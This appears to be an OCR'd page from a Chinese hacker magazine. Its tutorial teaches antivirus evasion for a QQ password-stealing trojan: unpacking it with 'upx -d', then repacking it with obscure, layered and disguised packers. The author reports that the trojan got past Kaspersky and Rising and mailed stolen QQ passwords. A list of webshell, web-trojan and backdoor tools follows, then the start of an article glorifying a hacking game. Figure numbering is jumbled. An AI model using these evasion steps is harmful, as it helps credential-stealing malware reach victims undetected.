


图37

1.加壳前的工作—脱壳

首先来了解一下什么是壳。“壳”是一段专门负责保护软件不被非法修改或反编译的程序，它们一般都是先于程序运行，拿到控制权，然后完成它们保护软件的任务。我们依照这段程序和自然界的壳（例如花生本身的壳）在功能上有很多相同的地方，大家就把这样的程序称为“壳”了。

查壳是在制作免杀或者破解软件前对我们要免杀或者破解的文件进行检查，判断它用什么软件加

的壳，然后就能用相应的脱壳工具来脱掉它，才能给程序进行加壳。

这里我们就拿啊拉qq大盗来开刀吧。首先配置好一个服务端，这里我用fi.exe进行查壳，把需要查壳的木马程序，即qq大盗的服务端用鼠标拖动到fi.exe程序中，显示是upx v1.90加的壳，如图38。

现在我们就用upx 1.90脱壳工具给它脱壳，这脱壳工具是在CMD下使用的。

格式为：**upx1.90.exe –d 需要脱壳的程序名**

脱壳成功后，会显示“Unpacker 1 file”。




图36

2.加生僻壳免杀

脱完壳以后，为了能够更好的免杀，我们不使用普通壳，而是加个生僻的壳，我推荐使用仙剑个人免杀版的加壳程序。

使用很简单，选择好我们要加密的客户端，再把前五个勾给勾选上，最后一个“擦除PE header”暂时不建议你们选，然后点击“加密”即可，如图39。

加密后，大了4k，这就是我们所说的加密壳，以后还会给大家介绍压缩壳，加了壳以后程序的体积反而会变小，但是无论变大或者变小，都不影响我们程序的正常运行。这里我测试过，运行后，邮箱中会得到qq密码。




图39

3.加多重壳免杀

加多重壳！——菜鸟有疑问了：“加多重壳不会影响到程序的正常运行吗？”

“当然不会啦，加多重壳，就等于加了多重保护呀！”

好吧，我们给刚才的啊拉大盗服务端，加个免杀壳，再加个伪装壳，让杀毒软件认不出来才行。操作跟刚才类似，选择好文件就加壳，第二次加壳，我就将其伪装成了aspack壳后再加壳的。

如图40。

最后用最新卡巴和瑞星都过了，没有给杀。这就是简单的文件免杀啦。

今天的课程暂时就到此结束吧，我们来总结一下：

我们主要学了两个专题的免杀，分别是webshell的免杀和网页木马的免杀，最后应大伙的要求，还给讲了点关于木马程序的免杀，不知道大家掌握得如何，希望大家回去好好复习啊，不懂的可以到我们x档案论坛发问啦。

菜鸟：“老师，老师，别走，下次课什么时候上啊？下次课上什么新内容呢？”“下次课啊，那得看看大家学得如何啦，如果大家都挺喜欢这门课的话，可以向x档案的众小编GGJJ们提建议啊，相信他们会让我再来给大家上课的，如果有幸回来与大家见面，我会教大家详细的木马程序的免杀。”

同学们不舍得地离开了课室……

（本文涉及的相关工具：asp加密工具、asp木马免杀加密工具gui版、思易asp木马追捕、冰狐浪子的时间修改器、加密变形器、Apache+PHP+MySQL+Perl服务器套件v1.1.6 RC、phpspy_2006、saiy后门脚本变形器、火狐PHP整目录后门插入工具、include手工插入法、小川网马、Hclzbe网页木马生成器、灰鸽子网页木马生成器、网页加密器、主页加密、伯乐免杀器、hackeroo压缩工具、博文压缩工具、HTML混淆器、阿啦qq大盗、fi.exe、upx 1.90、仙剑个人免杀版、aspack，光盘中有收录。）




图40

黑客精英的梦想

chenggong

黑客精英是一款非常著名的黑客游戏，和它比起来，其它的那些网页黑客游戏，无异于星光与皓月，根本就是小菜一碟。黑客精英最大的特点，就是其模仿程度非常的逼真，比如，在入侵真正的目标前，会先连接世界各处的一些跳板电脑来隐藏自己的真实地址，需要花钱来购买强大的黑客工具，而每一次的入侵任务都是非常明确的，到指定电脑上窃取资料、入侵银行盗用资金……这和现实中真正黑客所做的是多么的一致呀。最主要的，是它在入侵过程中所使用的一些方法及思路，到现在都是一直沿用的。正是因为如此，X的小编才会向各位读者强烈推荐这款黑客游戏！正好，寒假已经到来了，大伙儿可以在家放心的玩了，不用担心在家里上不了网，也不用担心又是上课又是考试的，慢慢的来领略黑客精英的魅力吧！就象sagi曾经说过的，当这个世界被电脑及网络所占领，当地球不得不披上一层电子外衣时，只有黑客才是未来的主人，也只有黑客才可以使用自己的大脑及双手来改变这个世界，亦如黑客